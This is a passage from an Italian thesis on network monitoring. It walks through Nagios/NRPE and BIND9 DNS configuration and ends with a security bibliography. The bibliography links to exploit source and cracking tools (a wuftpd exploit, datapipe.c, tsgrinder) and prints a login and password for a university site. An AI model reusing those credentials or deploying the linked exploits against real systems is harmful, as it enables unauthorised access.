


Illustrazione 62: Schermata di installazione di Nagios

9.1.3 Overview dei file utilizzati da nagios

Ci sono alcune directory che contengono file di configurazione e di controllo utilizzati da Nagios:

- /etc/nagios3: contiene file di configurazione per le operazioni del demone nagios, i file CGI, gli hosts ...
- /etc/nagios-plugins: ospita i file di configurazione per i controlli dei servizi.
- /etc/nagios: sugli host che hanno installato l'agent, contiene i file di configurazione del componente nagios-nrpe-server.
- /usr/lib/nagios/plugins/: dove sono conservati i controlli binari. Per vedere le opzioni di un controllo si usi l'opzione -h.

Per esempio: /usr/lib/nagios/plugins/check_dhcp -h

Dato il forte sviluppo della comunità, c'è negli ultimi anni un un aumento notevole dei plugin Nagios che possono essere configurati per essere eseguiti su un qualsiasi host.

Ora ci preoccuperemo di configurare nagios per controllare lo spazio del disco di un host remoto, i DNS, e l'hostgroup MySQL.

Il controllo sul DNS avverrà sull'agent, mentre il controllo sull'hostgroup MySQL avverrà in entrambi, sia l'agent che il master.

9.1.4 Terminologia utilizzata in nagios

Inoltre ci sono alcuni termini che è necessario conoscere perchè la configurazione di nagios sia facilmente comprensibile.

- Host: un server, workstation, o dispositivo di rete qualsiasi che sia in stato di monitoraggio.
- Host Group: un gruppo di host simili tra loro. Per esempio, si possono raggruppare tutti i web server, file server …
- Service: i servizi che sono in stato di monitoraggio in un host. Come HTTP, DNS, NFS, etc.
- Service Group: ci permette di gestire più servizi allo stesso tempo. Potrebbe essere utile per esempio raggruppando http multipli per esempio.
- Contact: le persone che devono ricevere le notifiche su un evento quando un evento prende posto. Nagios può essere configurato per inviare email, messaggi sms, etc.

Per default, Nagios è configurato per controllare i servizi HTTP, lo spazio sul disco, SSH, gli utenti correnti, i processi, e il carico sul localhost. Inoltre nagios può pingare il gateway per vedere se risponde.

Ci sono alcune installazioni di Nagios “grandi”, che possono essere un po' complesse da configurare. E' generalmente meglio iniziare con piccole installazioni, comprendenti uno o due hosts.

9.1.5 Configurazione dell'agent e del controllo del DNS

Prima, si crea un file di configurazione dell'host, sul nodo agent, inserendo nel terminale il seguente comando:

```
sudo cp /etc/nagios3/conf.d/localhost_nagios2.cfg
/etc/nagios3/conf.d/miele.cfg
```

Dove *miele* è il nome dell'host. Successivamente editiamo il file /etc/nagios3/conf.d/miele.cfg in questa maniera:

```
define host{
        use     generic-host
        host_name    miele
        alias        miele
        address      192.168.1.109
}
```

```
# check DNS service.
define service {
        use             generic-service
        host_name       miele
        service_description     DNS
        check_command       check_dns!192.168.1.109
}
```

Una volta salvate le modifiche al file di configurazione, si deve reiniziare il servizio con il comando:

```
sudo /etc/init.d/nagios3 restart
```

o semplicemente usando il comando service:

```
sudo service nagios3 restart
```

9.1.6 Configurazione del servizio MySQL

Si aggiunge un controllo su MySQL inserendo le seguenti linee di codice al file /etc/nagios3/conf.d/services_nagios2.cfg :

```
# check MySQL servers.
define service {
        hostgroup_name                  mysql-servers
        service_description             MySQL
        check_command                   check_mysql_cmdlinecred!nagios!secret!$HOSTADDRESS
        use                             generic-service
        notification_interval           0 ; set > 0 if you want to be renotified
}
```

Successivamente c'è bisogno di definire un hostgroup *mysql-servers*. Editeremo il file /etc/nagios3/conf.d/hostgroups_nagios2.cfg aggiungendo:

```
# MySQL hostgroup.
define hostgroup {
        hostgroup_name  mysql-servers
                alias           MySQL servers
                members         localhost, miele
        }
```

Il controllo nagios ha bisogno di autenticarsi sul server MySQL. Aggiungeremo quindi un utente nagios su MySQL mediante il comando:
mysql -u root -p -e "create user nagios identified by 'secret';”

L'utente nagios deve essere inserito in tutte le macchine che fanno parte dell'hostgroup mysql-servers.

Si re-starterà nagios per iniziare a effettuare il controllo dei server MySQL

sudo /etc/init.d/nagios3 restart

9.1.7 Configurazione di nrpe per il controllo dello spazio del disco

In ultimo configureremo NRPE per controllare lo spazio sul disco sull'host miele.
Sul master aggiungiamo il controllo del servizio al file: /etc/nagios3/conf.d/miele.cfg:
NRPE disk check.

```
define service {
        use                     generic-service
        host_name                   miele
        service_description         nrpe-disk
        check_command               check_nrpe_1arg!check_all_disks!192.168.1.109
}
```

Sul nodo agent aggiungiamo il seguente parametro, per fare in modo che solo il master possa collegarsi all'agent.
Il file da modificare è presente in /etc/nagios/nrpe.cfg, e aggiungiamo:

allowed_hosts=192.168.1.149

Dove appunto inseriamo l'ip del master.

In seguito aggiungiamo il seguente comando alla lista dei comandi presenti nel file sopra indicato.

command[check_all_disks]=/usr/lib/nagios/plugins/check_disk -w 20% -c 10% -e

I parametri passati al plugin check_disk [78], servono per:

-w 20% imposta il limite di spazio minimo prima che venga inviato un messaggio di avviso.

-c 10% imposta il limite di spazio minimo prima che venga inviato un messaggio di avviso critico.

-e indica che vengano mostrati solo dispositivi o mounting points con errori.

Infine si reinizia il servizio *nagios-nrpe-server* con il comando:

sudo service nagios-nrpe-server restart

Inoltre bisogna reiniziare il servizio anche sul master con il comando:

sudo service nagios3 restart

Una volta messo in funzione il demone nagios è possibile accedere all'interfaccia web, dove sarà possibile vedere lo status dei servizi e degli host.
Per accedere all'interfaccia grafica sul nodo master, l'indirizzo da mettere nella barra di navigazione del browser è:

http://localhost/nagios3

Una volta che abbiamo configurato il demone nagios su agent e master, resta da configurare i servizi e da testare il demone in fase di monitoraggio.

Verranno infatti installati i servizi DNS (con bind9) e MySQL.

9.1.8 Installazione del servizio DNS sulla macchina agent

[79] Per installare il demone bind9 che gestisce il servizio DNS nel terminale si digiti:

```
sudo apt-get install bind9
```

Un package utile per effettuare troubleshooting sul servizio DNS, è il dnsutils. Per installarlo si digiti:

```
sudo apt-get install dnsutils
```

9.1.8.1 Configurazione del servizio DNS

Ci sono varie modalità di configurazione del demone Bind9. Le configurazioni più comuni sono il caching dei nameserver, e configurazioni come DNS primario master e secondario master.

Una volta configurato bind9 come nameserver per il caching, il server servirà per mantenere in cache la richiesta, e grazie alla cache troverà la risposta alle query nel quale viene richiesto l'indirizzo ip di una macchina a partir dal suo nome di dominio.

- Quando viene configurato come server primario master, bind9 legge i dati per una zona, prendendoli da un file presente nella macchina stessa e diventa autoritativo per quella zona.
- In una configurazione del dns come nodo master secondario, bind9 prende i dati di zona da un altro nameserver che é autoritativo per quella zona.

9.1.9 Overview sul funzionamento di bind9

I file di configurazione per il servizio DNS sono conservati nella directory /etc/bind. Il file di configurazione piú importante é /etc/bind/named.conf.

Le linee “include” all'interno del file named.conf specificano il nome dei file che bind deve controllare per le opzioni e le proprie default-zone.

La linea “directory” nel file /etc/bind/named.conf.options dice al DNS dove cercare i files. Tutti i file che BIND usa saranno collegati a quella directory.

Il file chiamato /etc/bind/db.root fornisce gli indirizzi dei nameservers root mondiali. Dato che i server cambiano con il passare del tempo, il file /etc/bind/db.root devrà essere aggiornato. Questo viene fatto generalmente mediante l'update del pacchetto bind9. La zonesection definisce il master server, e viene conservata in un file che viene menzionato nel file option.

É possibile configurare lo stesso server per essere un nameserver di caching, master primario e master secondario. Un server puó essere Start of Authority (SOA) per una zona, mentre fornisce servizi secondari a un'altra zona. Il tutto mentre si fornisce servizio di caching per gli host della LAN locale.

9.1.9.1 Caching Nameserver

La configurazione di default è quella di caching server. Tutto ciò che è richiesto è semplicemente aggiungere l'indirizzo IP del server DNS del nostro ISP. Semplicemente decommentando e editando il file /etc/bind/named.conf.options:

```
forwarders {
            151.99.125.2;
            151.99.250.2;
        };
```

Perchè la configurazione venga caricata è necessario re-iniziare il server DNS.

Digitando dal terminale:

sudo /etc/init.d/bind9 restart

9.1.10 Primary Master

In questa sezione BIND9 sarà configurato come Master Primario per il dominio example.com. Il dominio andrà sostituito con il Full Qualified Domain Name.

9.1.10.1 Forward Zone File

Per aggiungere una zona DNS a BIND9, avendolo configurato come Primary Master, il primo passo da compiere è modificare il file:

/etc/bind/named.conf.local

```
zone "example.com" {
      type master;
      file "/etc/bind/db.example.com";
};
```

Con l'opzione type si definisce il tipo di server DNS che si vuole configurare, e con l'opzione file si indica il nome del file contenente la lista di server dns.

Adesso usiamo un file di zona già esistente per creare il file /etc/bind/db.example.com:

sudo cp /etc/bind/db.local /etc/bind/db.example.com

Ora bisogna modificare il nuovo file di zona /etc/bind/db.example.com, cambiare localhost nell'FQDN del server che si sta utilizzando, lasciando l'opzionale "." alla fine. Inoltre bisogna cambiare l'indirizzo di loopback 127.0.0.1 nell'indirizzo IP del nameserver e root.localhost in un'indirizzo e-mail valido, mettendo un “.” invece del solito simbolo "@", lasciando un altra volta il "." alla fine.

Inoltre crea un record A per ns.example.com. Il name server in questo esempio è:

;

```
; BIND data file for local loopback interface
;
$TTL    604800
```

```
@       IN      SOA     ns.example.com. root.example.com. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      ns.example.com.
@       IN      A       127.0.0.1
@       IN      AAAA    ::1
ns      IN      A       192.168.1.109
```

Bisogna incrementare il Serial Number ogni volta che si effettua un cambio al file di zona. Se vengono fatti cambi multipli prima di re-iniziare il servizio Bind9, semplicemente si incrementi il Seriale una volta.

Ora si possono aggiungere i record DNS in fondo al file di zona.

9.1.10.2 Reverse Zone File

Ora che la zona è configurata e risolve i nomi in indirizzi IP, è richiesta anche la Reverse Zone. Una Reverse zone permette al DNS di risolvere un indirizzo in un nome.

Si modifichi /etc/bind/named.conf.local e si aggiungano le seguenti linee:

```
      zone “1.168.192.in-addr.arpa”{
      type master;
      notify no;
file "/etc/bind/db.192";
};
```

Il numero 1.168.192 rappresenta i primi 3 otteti letti al rovescio della rete che si stà usando. Inoltre, si chiami il file /etc/bind/bd.192 in maniera appropriata. Deve corrispondere al primo otteto della rete che si stà usando.
Adesso si crei il file /etc/bind/db.192 con il comando:

```
sudo cp /etc/bind/db.127 /etc/bind/db.192
```

Successivamente si modifichi il file /etc/bind/db.192 utilizzando le stesse opzioni inserite nel file /etc/bind/db.example.com:

```
;
; BIND reverse data file for local loopback interface
;r
$TTL    604800
@       IN      SOA     ns.example.com. root.example.com. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
```

```
                    2419200         ; Expire
                     604800 )       ; Negative Cache TTL
;
@       IN      NS      ns.
10      IN      PTR     ns.example.com.
```

Il Serial Number nel reverse zone deve essere incrementato in ciascun cambio. Per ciascun record A che si configura in /etc/bind/db.example.com bisogna creare un record PTR (Pointer Record) nel file /etc/bind/db.192.

Dopo aver creato il file reverse zone si riavvii BIND9:

```
sudo /etc/init.d/bind9 restart
```

9.1.11 Secondary Master

Una volta che è stato configurato il Primary Master, è necessario configurare il Secondary Master al fine che venga mantenuta la disponibilità del dominio nel caso in cui diventi non disponibile il Primary Master.

Per prima cosa, sul server Primary Master, nel file del zone transfer deve essere permesso il trasferimento di zona. Si aggiunga l'opzione allow-transfer all'esempio Forward e Reverse zone definitions nel file /etc/bind/named.conf.local:

```
zone "example.com" {
        type master;
        file "/etc/bind/db.example.com";
        allow-transfer { 192.168.1.11; };
};

zone "1.168.192.in-addr.arpa" {
        type master;
        notify no;
        file "/etc/bind/db.192";
        allow-transfer { 192.168.1.11; };
};
```

Successivamente sul Secondary Master, si installi il pacchetto bind9 nella stessa maniera in cui si è installato il Primario. Successivamente si modifichi il /etc/bind/named.conf.local e si aggiunga la seguente dichiarazione per il file Forward e Reverse zones:

```
zone "example.com" {
        type slave;
        file "/var/cache/bind/db.example.com";
        masters { 192.168.1.10; };
};

zone "1.168.192.in-addr.arpa" {
        type slave;
```

```
        file "/var/cache/bind/db.192";
        masters { 192.168.1.10; };
};
```

Si riavvii BIND9 sul Secondary Master:

```
sudo /etc/init.d/bind9 restart
```

In /var/log/syslog si dovrebbe poter vedere qualcosa di simile a:

```
slave zone "example.com" (IN) loaded (serial 6)
slave zone "100.18.172.in-addr.arpa" (IN) loaded (serial 3)
```

La directory di default per i file non-autoritativi è /var/cache/bind. Questa directory è inoltre configurata in AppArmor per permettere a questo demone di scriverci sopra.

9.1.12 Troubleshooting

In questo paragrafo verranno discusse le tecniche che verranno utilizzate per la determinazione di problemi che si verificano sul servizio DNS e quindi sul demone BIND9.

9.1.12.1 Testing resolv.conf

Il primo passo consiste nel testare BIND9 aggiungendo l'indirizzo IP del nameserver all'host resolver. Il nameserver Primario può essere configurato così come un altro host per effettuare così un doppio controllo. Questo può avvenire semplicemente modificando il file /etc/resolv.conf e aggiungendo le seguenti linee:

```
nameserver      192.168.1.10
nameserver      192.168.1.1
```

Si può anche aggiungere l'indirizzo IP del Secondary nameserver nel caso in cui il Primario diventi non disponibile.

9.1.12.2 Il tool dig

Se si ha installato il pacchetto dnsutils si può inoltre testare la configurazione usando l'utility di DNS lookup dig:

- Dopo aver installato Bind9 si utilizzi dig sull'interfaccia di loopback per essere sicuri che stia ascoltando sulla porta 53. Digitando dal terminale:

```
dig -x 127.0.0.1
```

Si possono vedere linee simili a quelle presenti in questo output:

```
;; Query time: 1 msec
;; SERVER: 192.168.1.10#53(192.168.1.10)
```

- Se si ha configurato BIND9 come Caching nameserver si faccia un “dig” su un dominio esterno per controllare il tempo impiegato per una query:

```
dig ubuntu.com
```

Il tempo impiegato per compiere la query si trova alla fine dell'output del comando:

```
;; Query time: 60 msec
```

Dopo qualche secondo la query ci metterà molto meno tempo:

```
;; Query time: 3 msec
```

9.1.12.3 ping

Adesso per dimostrare come le applicazioni fanno uso del DNS per risolvere un host name si utilizzi l'utilty ping per mandare richieste echo ICMP (Internet Control Message Protocol). Da un terminale si digiti:

```
ping example.com
```

Questo testa se il nameserver può risolvere il nome di dominio ns.example.com in un indirizzo IP. L'output del programma sarà simile a questo:

```
PING ns.example.com (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=0.800 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=0.813 ms
```

9.1.12.4 named-checkzone

Un'ottima maniera di testare se il tuo file di zona è configurato correttamente è utilizzando l'utility named-checkzone installata assieme al pacchetto bind9. Questa utility permette di essere sicuri che la configurazione sia corretta prima di re-iniziare bind9 e rendendo i cambi effettivi da subito.

- Per testare il file di zona Forward si inserisca il seguente comando al prompt:

```
named-checkzone example.com /etc/bind/db.example.com
```

Se tutto è configurato correttamente si possono vedere output simili a:

```
zone example.com/IN: loaded serial 6
OK
```

- In maniera analoga, per testare il file di zona Reverse, si usi il comando:

```
named-checkzone example.com /etc/bind/db.192
```

L'output deve essere simile a:

```
zone example.com/IN: loaded serial 3
OK
```

il numero seriale della zona potrebbe essere differente.

9.1.13 Logging

Bind9 ha una larga varietà di configurazioni possibili per il logging. Ci sono due opzioni principali. L'opzione channel che configura dove i logs vanno, e l'opzione category che determina quali informazioni devono essere registrate nei log.

Se l'opzione no logging è configurata, l'opzione di default è:

```
logging {
    category default { default_syslog; default_debug; };
    category unmatched { null; };
};
```

Ora tratteremo come configurare bind9 per mandare messaggi di debug collegati alle query DNS su un file separato.

- Prima di tutto abbiamo bisogno di configurare il canale per specificare a quale file inviare il messaggio. Si midifichi il file /etc/bind/named.conf.localand e si aggiungano le seguenti linee:

```
logging {
    channel query.log {
        file "/var/log/query.log";
        severity debug 3;
    };
};
```

- Successivamente si configuri una categoria per mandare tutte le query DNS al file di query:

```
logging {
    channel query.log {
        file "/var/log/query.log";
        severity debug 3;
    };
    category queries { query.log; };
};
```

Si noti che il livello di debugging può prendere valori tra 1 e 3. Il valore di default è l'1.

- Fintanto che il demone named viene eseguito come un utente bind il file /var/log/query.log deve essere creato e i permessi devono essere cambiati:

```
sudo touch /var/log/query.log
sudo chown bind /var/log/query.log
```

- Prima che il demone named possa scrivere su un nuovo file di log, il profilo AppArmor deve essere attualizzato. Prima si modifichi /etc/apparmor.d/usr.sbin.named e si aggiunga:

```
/var/log/query.log w,
```

Successivamente si ricarichi il profilo:

```
cat /etc/apparmor.d/usr.sbin.named | sudo apparmor_parser -r
```

- Adesso si re-inizi il servizio BIND9 perchè i cambi possano prendere effetto:

```
sudo /etc/init.d/bind9 restart
```

Bisogna vedere se il file /var/log/query.log si sta riempiendo con le informazioni sulle query. Questo è un esempio delle opzioni di logging di Bind9.

9.2 References

9.2.1 Tipi di Record comuni

In questo paragrafo verranno descritti i tipi di record DNS più comuni.

- Il record A: questo record mappa un indirizzo IP-hostname.

```
www     IN   A     192.168.1.12
```

- Record CNAME: è usato per creare un alias con un record A esistente. Non si può creare un record CNAME che punti a un altro record CNAME.

```
web    IN   CNAME  www
```

- Record MX: viene usato per definire dove le e-mail devono essere inviate. Può puntare a un record A ma non a un CNAME.

```
      IN   MX  1   mail.example.com.
mail   IN   A      192.168.1.13
```

- Record NS: E' usato per definire quali server servono per copiare una zona. Deve puntare a un record A, e non a un CNAME. E' dove vengono definiti il server Primario e Secondario.

```
      IN   NS    ns.example.com.
      IN   NS    ns2.example.com.
ns     IN   A     192.168.1.10
ns2    IN   A     192.168.1.11
```

9.2.2 Alternativa: installazione da sorgenti di Nagios

Innanzitutto dobbiamo recuperare l'ultimo “core nagios” dal sito web di nagios.
L'indirizzo è il seguente:
www.nagios.org/download/
Noi utilizzeremo l'ultima versione stabile, che è la 3.3.1.

Prima però dell'installazione dobbiamo creare un utente che possa eseguire il servizio e un gruppo per seguire i comandi esterni.
Lo facciamo con i seguenti comandi.
Creazione dell'utente:

root@miele:~# sudo useradd -m nagios

l'opzione -m viene usata per creare la directory home dell'utente. Se infatti andiamo a controllare, in /home/ sarà presente la directory nagios.
Poi settiamo la password con questo comando:

root@miele:~# sudo passwd nagios

Infine aggiungiamo il gruppo nagcmd con il comando:

root@miele:~# sudo groupadd nagcmd

L'utente nagios verrà aggiunto a questo gruppo con il seguente comando:

root@miele:~# sudo usermod -a -G nagcmd nagios

E inseriamo anche l'utente www-data nel gruppo nagcmd.

root@miele:~# sudo usermod -a -G nagcmd www-data

Ora non ci manca che installare i tarball che abbiamo scaricato prima, utilizzando il seguente comando:

root@miele:~# tar -zxvf nagios-3.3.1.tar.gz

una volta entrati nella directory dove si è scompattao nagios con il seguente comando:

root@miele:~# cd nagios-3.3.1

si inizia con la fase di installazione, che richiede una serie di comandi:

root@miele:~# ./configure --with-command-group=nagcmd

root@miele:~# make all

root@miele:~# make install

root@miele:~# make install-init

root@miele:~# make install-config

root@miele:~# make install-commandmode

root@miele:~# make install-webconf

Dopo si aggiunge un utente che possa utilizzare l'interfaccia di nagios:

root@miele:~# mkdir /usr/local/nagios/etc

Crea una nuova password:

root@miele:~/nagios-3.3.1# htpasswd -c /usr/local/nagios/etc/htpasswd.users nagiosadmin
E otterremo questo output:

New password:
Re-type new password:
root@miele:~/Downloads/nagios-3.2.1$

10 Conclusioni.

Al termine di questo lavoro di analisi di problematiche e strumenti utili a risolverle, spero di aver soddisfatto parte della voglia del lettore di capire meglio il funzionamento dei protocolli, di alcuni servizi trattati, di altre nozioni introdotte durante l'analisi dei vari flussi di traffico visti con i software Wireshark, Argus e Ntop.

Sarebbe interessante poter seguire questo studio per creare una applicazione che possa mettere insieme le funzionalità maggiormente utilizzate, come si è potuto evincere dalla lettura, di questi software. A tal proposito sarebbe interessante utilizzare le funzionalità di Argus di ricerca di pattern all'interno dei pacchetti, per poter sviluppare un'applicazione web che possa aiutare nell'individuazione di comportamenti anomali da parte di applicazioni utilizzate all'interno della rete aziendale.

Una cosa che ho potuto vedere durante le mie esperienze lavorative (in 4 strutture molto differenti tra loro), è che le reti al giorno d'oggi sono tutt'altro che sicure, e sono gestite in maniera poco efficiente, e in base a come sono state progettate fisicamente risultano poco scalabili.

Al fine di poterci confrontare su tematiche aperte quali il software libero, e il mondo del networking, invito qualsiasi lettore di mettersi in contatto con il sottoscritto qualora trovasse interessanti i contenuti di questo documento.

Grazie.

11 Bibliografia

[1]ANDE80 Anderson, J. Computer Security Threat MOnitoring and Surveillance. Fort Washington, PA: James P.Anderson Co., April 1980.

[2]ALVA90 Alvare, A. "How Crackers Crack Passwords or What Passwords to Avoid." Proceedings, Unix Security Workshop II, August 1990.

[3]BAUE88 Bauer, D., and Koblentz, M."NIDXAn Expert System for Real-Time Network Intrusion Detection." Proceedings, Computer Networking Symposium, April 1988.

[4]BELL92 Bellovin, S. "There Be Dragons." Proceedings, UNIX Security Symposium III, September 1992.

[5]BELL93 Bellovin, S. "Packets Found on an Internet." Computer Communications Review, July 1993.

[6]BELL94a Bellare, M, and Rogaway, P."Optimal Asymmetric EncryptionHow to Encrypt with RSA." Proceedings, Eurocrypt '94, 1994.

[7]BELL94b Bellovin, S., and Cheswick, W. "Network Firewalls." IEEE Communications Magazine, September 1994.

[8]CERT01 CERT Coordination Center. "Denial of Service Attacks." June 2001. http://www.cert.org/tech_tips/denial_of_service.html

[9]CHAN02 Chang, R. "Defending Against Flooding-Based Distributed Denial-of-Service Attacks: A Tutorial." IEEE Communications Magazine, October 2002.

[10]CHES97 Chess, D. "The Future of Viruses on the Internet." Proceedings, Virus Bulletin International Conference, October 1997.

[11]COHE94 Cohen, F. A Short Course on Computer Viruses. New York: Wiley, 1994.

[12]DENN87 Denning, D. "An Intrusion-Detection Model." IEEE Transactions on Software Engineering, February 1987.

[13]HEBE92 Heberlein, L.; Mukherjee, B.; and Levitt, K."Internetwork Security Monitor: An Intrusion-Detection System for Large-Scale Networks." Proceedings, 15th National Computer Security Conference, October 1992.

[14]JAVI91 Javitz, H., and Valdes, A. "The SRI IDES Statistical Anomaly Detector." Proceedings, 1991 IEEE Computer Society Symposium on Research in Security and Privacy, May 1991.

[15]KEPH97a Kephart, J.; Sorkin, G.; Chess, D.; and White, S."Fighting Computer Viruses." Scientific American, November 1997.

[16]KEPH97b Kephart, J.; Sorkin, G.; Swimmer, B.; and White, S."Blueprint for a Computer Immune System." Proceedings, Virus Bulletin International Conference, October 1997.

[17]KLEI90 Klein, D. "Foiling the Cracker: A Survey of, and Improvements to, Password Security." Proceedings, UNIX Security Workshop II, August 1990.

[18]KOBL92 Koblas, D., and Koblas, M. "SOCKS." Proceedings, UNIX Security Symposium III, September 1992.

[19]LUNT88 Lunt, T., and Jagannathan, R."A Prototype Real-Time Intrusion-Detection Expert System." Proceedings, 1988 IEEE Computer Society Symposium on Research in Security and Privacy, April 1988.

[20]MIRK04 Mirkovic, J., and Relher, P."A Taxonomy of DDoS Attack and DDoS Defense Mechanisms." ACM SIGCOMM Computer Communications Review, April 2004.

[21]PORR92 Porras, P. STAT: A State Transition Analysis Tool for Intrusion Detection. Master's Thesis, University of California at Santa Barbara, July 1992.

[22]SAFF93 Safford, D., Schales, D., and Hess, D."The TAMU Security Package: An Ongoing response to Internet Intruders in an Accademic Environment." Proceedings, UNIX Secirity Symposium IV, October 1993.

[23]SMIT97 Smith, R. Internet Cryptography. Reading, MA: Addison-Wesley, 1997.

[24]SNAP91 Snapp, S., et al. "A System for Distributed Intrusion Detection." Proceedings, COMPCON Spring '91, 1991.

[25]SPAF92a Spafford, E. "Observing Reusable Password Choices." Proceedings, UNIX Security Symposium III, September 1992.

[26]STEP93 Stephenson, P. "Preventive Medicine." LAN Magazine, November 1993.

[27]STOL88 Stoll, C."Stalking the Wily Hacker." Communications of the ACM May1988

[28]STOL89 Stoll, C.The Cuckoo's Egg. New York: Doubleday, 1989.

[29]STER92 Sterling, B. The Hacker Crackdown: Law and disorder on the electronic frontier, New York: Bantam, 1992.

[30]VACC89 Vaccaro, H., and Liepins, G."Detection of Anomalous Computer Session Activity." Proceedings of the IEEE Symposium on Research in Security and Privacy, May 1989.

[31]WACK02 Wack, J.; Ctler, K.; and Pole, J.Guidelines on Firewalls and Firewall Policy. NIST Special Publication SP 800-41, January 2002.

[32] The Digital Immune System , Enterprise-Grade Anti-Virus Automation in the 21st century http://www.symantec.com/avcenter/reference/dis.tech.brief.pdf

[33] http://nmap.org/book/man-port-scanning-techniques.html

[34]http://nmap.org/misc/split-handshake.pdf

[35] http://nmap.org/book/man-os-detection.html

[36] Slide dell'università di las palmas di gran canaria del corso di Arquitectura de Sistemas y Aplicaciòn Distribuidas,
https://www.redes.dis.ulpgc.es/asad/documenta/bibliografia/ftp.pdf , usuario:asad password:caperucitaroja]

[55] WIKIPEDIA:WIRESHARK

[37] http://www.brandonhutchinson.com/john_the_ripper.html.

[38] link al Tsgrinder http://www.hammerofgod.com/download/tsgrinder-2.03.zip

[39] http://www.ehow.com/facts_7524677_tpkt-protocol.html#ixzz17t1ig6Ag

[40] http://nsmwiki.org/index.php?title=Argus#Who_uses_Argus]

[41] http://nsmwiki.org/index.php?title=Argus

[42] http://www.stat.ee.ethz.ch/mrtg/

[43] http://www.stat.ee.ethz.ch/mrtg/

[44] http://wiki.ubuntu-it.org/Server/Mrtg

[45] The Tao of Network Security Monitoring: Beyond Intrusion Detection. *Publisher:* Addison-Wesley; July 2004, ISBN 0321246772

[46] http://www.taosecurity.com/tao_lpc.tar.gz

[47] http://www.dfrc.nasa.gov/Gallery/Photo/X-Wing/HTML/index.html

[48] http://www.securityfriday.com/promiscuous_detection_01.pdf

[49] http://nmap.org/nsedoc/scripts/sniffer-detect.html

[50] RFC 931

[51] la vulnerabilità: http://www.cert.org/advisories/CA-2001-33.html]

[52]http://www.securiteam.com/securitynews/mstream_Distributed_Denial_of_Service_Tool.html

[53] http://packetstormsecurity.nl/unix-exploits/tcp-exploits/datapipe.c

[54] http://www.hammerofgod.com/download.htm.

[56] Sito dal quale prelevare nmap: http://www.nmap.org

[57] Libro dal quale è tratto l'attacco alla CHM: The Tao of Network Security Monitoring: Beyond Intrusion Detection. *Publisher:* Addison-Wesley; July 2004, ISBN 0321246772

[58] Sito dal quale prelevare wireshark, www.wireshark.org

[59] Wiki di Argus: http://nsmwiki.org/index.php?title=Argus

[60] codice dell'exploit wuftpd http://downloads.securityfocus.com/vulnerabilities/exploits/wuftpd-god.c

[61]ILGU93 Ilgun, K. "USTAT: A Real-Time Intrusion Detection System for UNIX." Proceedings, 1993 IEEE Computer Society Symposium on Research in Security and Privacy, May 1993.

[62]AXEL00 Axelsson, S. "The Base-Rate Fallacy and the Difficulty of Intrusion Detection." ACM Transactions and Information and System Security, August 2000.

[63]SNAP91 Snapp, S., et al. "A System for Distributed Intrusion Detection." Proceedings, COMPCON Spring '91, 1991.

[64]MADS93 Madsen, J. "World Record in Password Checking." Usenet, comp.security.misc newsgroup, August 18, 1993.

[65]DAVI93 Davies, C., and Ganesan, R. "BApasswd: A New Proactive Password Checker." Proceedings, 16th National Computer Security Conference, September 1993.

[66]BLOO70 Bloom, B. "Space/time Trade-Offs in Hash Coding with Allowable Errors." Communications of the ACM, July 1970.

[67]SPAF92b Spafford, E. "OPUS: Preventing Weak Password Choices." Computers and Security, No. 3, 1992.

[68]SZOR05 Szor, P. The Art of Computer Virus Research and Defense. Reading, MA: Addison-Wesley, 2005.

[69]ENGE80 Enger, N., and Howerton, P.Computer Security. New York: Amacom, 1980.

[70]GAUD00 Gaudin, S. "The Omega Files." Network World, June 26, 2000.

